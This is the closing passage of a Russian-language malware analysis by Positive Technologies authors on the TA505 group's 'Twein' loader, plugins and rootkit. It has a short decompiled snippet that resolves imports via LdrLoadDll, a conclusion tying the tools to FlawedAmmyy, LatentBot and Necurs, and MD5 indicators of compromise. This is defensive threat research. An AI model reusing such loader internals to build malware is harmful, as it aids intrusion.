      v6 = fLdrLoadDll(v1);
      if ( v6 )
      {
        while ( v8 && *v8 )
        {
          ffLdrGetProcedureAddress((int)a1, v6, v8);
          ++v8;
        }
```

Рис. 25. Заполнение таблицы импорта вспомогательной библиотекой

Заключение

В статье мы познакомились с особенностями работы множества троянов-близнецов. Почему близнецов? Вредоносный загрузчик, с которого мы начинали наше исследование, по качеству написания кода и нюансам реализации очень похож на хорошо известный загрузчик бэкдора FlawedAmmyy. Библиотеки twein, которые он пытается удалить из системы, — вероятнее всего, те, которые мы рассматриваем дальше. Библиотеки крайне схожи с защитным плагином трояна LatentBot. Один из пейлоадов загрузчика — драйвер, являющийся производной популярного руткита Necurs.

Некоторым семействам ВПО уже более 5 лет, однако злоумышленники продолжают их обновлять и совершенствовать, учитывая при этом развитие операционных систем и средств защиты.

Авторы: Алексей Вишняков и Даниил Колосков, Positive Technologies

IOCs

a28a54abc30805cc6ea2ce0732989287 — загрузчик Twein
f6b6526b8d494dce14568e3703368432 — дроппер twein-плагинов
983dd279722154a12093410067fe070e — руткит Twein

Предыдущие статьи цикла:

- Операция TA505: как мы анализировали новые инструменты создателей трояна Dridex, шифровальщика Locky и ботнета Neutrino. Часть 1
- Операция TA505: изучаем бэкдор ServHelper с NetSupport RAT. Часть 2
- Операция TA505: сетевая инфраструктура группировки. Часть 3
